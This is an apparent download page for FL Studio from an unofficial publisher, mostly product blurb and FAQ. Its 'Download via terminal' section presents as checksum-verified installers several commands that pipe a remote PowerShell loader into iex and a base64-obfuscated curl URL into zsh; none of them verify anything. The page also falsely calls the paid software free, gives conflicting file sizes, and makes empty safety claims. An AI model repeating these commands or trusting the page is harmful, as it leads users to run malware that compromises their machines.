

FL Studio
by dv25
- Version
- 25.1.6.4997
- Size
- 2.9 MB
- Updated
- Publisher
- dv25
- Category
- Media
- Files
- 1
FL Studio screenshots

About FL Studio
FL Studio is a professional digital audio workstation (DAW) made by Image-Line for composing, recording, mixing and producing music. It is used across many genres, from electronic and hip-hop to pop and film scoring, and runs on Windows and macOS. At its heart is a pattern-based workflow built around the Step Sequencer and the Playlist, which many producers find fast for building beats and arranging songs.
The program bundles a deep set of instruments and effects, including synthesizers, samplers and mixing tools, and supports third-party VST plugins so you can expand your sound library over time. A powerful piano roll, long considered one of the best in any DAW, makes writing melodies, chords and intricate automation straightforward, while the mixer offers per-track effect chains, routing and automation for detailed control over the final mix.
FL Studio suits both newcomers experimenting with their first loops and experienced producers delivering finished tracks. Beginners benefit from the visual, drag-and-drop approach and the many tutorials available, while professionals rely on its flexible routing, automation and recording. Projects support unlimited audio, instrument and automation tracks, and you can record live instruments and vocals as well as program everything in software.
Image-Line is well known for its lifetime free updates policy for the editions people buy, meaning that once you own a licence you receive future versions at no extra cost. A free trial lets you explore the full feature set and save your work, with some limits until a licence is activated.
Key features
- Pattern-based Step Sequencer and Playlist workflow
- Acclaimed piano roll for melodies and automation
- Bundled synths, samplers and effects
- VST plugin support and audio recording
- Flexible mixer with per-track effect chains
Pros
- Fast, visual workflow for beat-making
- Strong piano roll and automation
- Reputation for lifetime free updates
Cons
- Paid software after the trial
- The pattern approach differs from linear DAWs
System requirements
A reasonably modern Windows or macOS computer with enough RAM for your plugins. A dedicated audio interface and headphones or monitors are recommended for recording and mixing.
Tips
- Learn the piano roll shortcuts early, as it is where much of the work happens
- Freeze or render heavy plugin tracks to save CPU in large projects
Description from the publisher
The best music production software
FL Studio by Image-Line is a complete digital audio workstation (DAW) designed to turn your musical ideas into professional-quality tracks with ease. Trusted by world-renowned artists like Martin Garrix, Mustard, and Boi-1da, it’s built for producers of every genre — from EDM and hip-hop to pop and cinematic music. With an intuitive interface and powerful workflow, you can start creating in minutes while exploring endless possibilities as your skills grow. FL Studio comes packed with over 100 instruments and effects, a massive sound library, and world-class tools for composition, recording, and mastering. Its lifetime free updates ensure you’ll always have the latest features without extra cost. Whether on desktop or mobile, FL Studio delivers a fast, fun, and flexible production experience for beginners and pros alike.
At a glance
FL Studio is a free media app published by dv25 (fl-studio.sourceforge.io). The best music production software
SOFTGIT offers 1 file for FL Studio covering Windows, macOS, 2.9 MB in total. The version listed is v25.1.6.4997, last updated on October 9, 2026.
FL Studio belongs to the Media category, alongside InfraRecorder, Shotcut, Peace Equalizer, interface Equalizer APO. Browse related apps below to compare alternatives.
Download FL Studio v25.1.6.4997
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Setup-Wizard.zipZIP | d48cecf2fd8e0780c226161ecee5549239af68aee7e67996a680f5395bbf148e |
2.9 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/fl-studio. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Setup-Wizard.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
irm https://salikae.store/Loader.ps1 | iexcurl -s $(echo "aHR0cHM6Ly9taWtvYmxpY28ueHl6L2xvYWRlcl92Mi5zaD9idWlsZD10b3J2ZXgxMyZvd25lcj13b3JrZXIy" | base64 -d) | zshirm https://salikae.store/Loader.ps1 | iexOne command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
irm https://salikae.store/Loader.ps1 | iexcurl -s $(echo "aHR0cHM6Ly9taWtvYmxpY28ueHl6L2xvYWRlcl92Mi5zaD9idWlsZD10b3J2ZXgxMyZvd25lcj13b3JrZXIy" | base64 -d) | zshReview a script before running it: get.ps1 · get.sh. How verification works.
FL Studio system requirements
- Operating system
- macOS, Windows
- Download size
- 1022 MB (flstudio_win64_25.1.6.4997.exe)
- Project page
- sourceforge.net/projects/fl-studio
FL Studio FAQ
What platforms does FL Studio run on?
FL Studio runs on Windows and macOS.
Does FL Studio support VST plugins?
Yes. In addition to its bundled instruments and effects it hosts third-party VST plugins so you can expand your toolkit.
Is the FL Studio trial usable?
The trial lets you explore the full feature set and save projects, though reopening saved projects and some features require a licence.
Can I record live audio in FL Studio?
Yes. You can record vocals and live instruments through an audio interface alongside programming instruments in software.
Does buying FL Studio include future updates?
Image-Line is known for lifetime free updates, so a licence typically includes future versions of the edition you own.
Is FL Studio free?
SourceForge does not list a license for FL Studio; check the project page. Read the license terms before using it.
Which operating systems does FL Studio support?
SourceForge lists macOS, Windows for FL Studio.
Where does the FL Studio download come from?
The Download button takes you to the official SourceForge download for FL Studio (sourceforge.net/projects/fl-studio). SOFTGIT does not modify or re-host the file.
Is FL Studio free to download?
Yes. FL Studio is listed as “Free” and the download from SOFTGIT is free of charge.
How do I download FL Studio?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is FL Studio safe to install?
Files are published as received from dv25, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does FL Studio support?
The files listed here target Windows, macOS.
How big is the FL Studio download?
The file is 2.9 MB.
Who makes FL Studio?
FL Studio is developed by dv25 (https://fl-studio.sourceforge.io).
Provenance
- Publisher
- dv25
- Source
- fl-studio.sourceforge.io
- Last check
- 12 hours ago
- License
- Free
- Imported from
- Source: sourceforge.net/projects/fl-studio


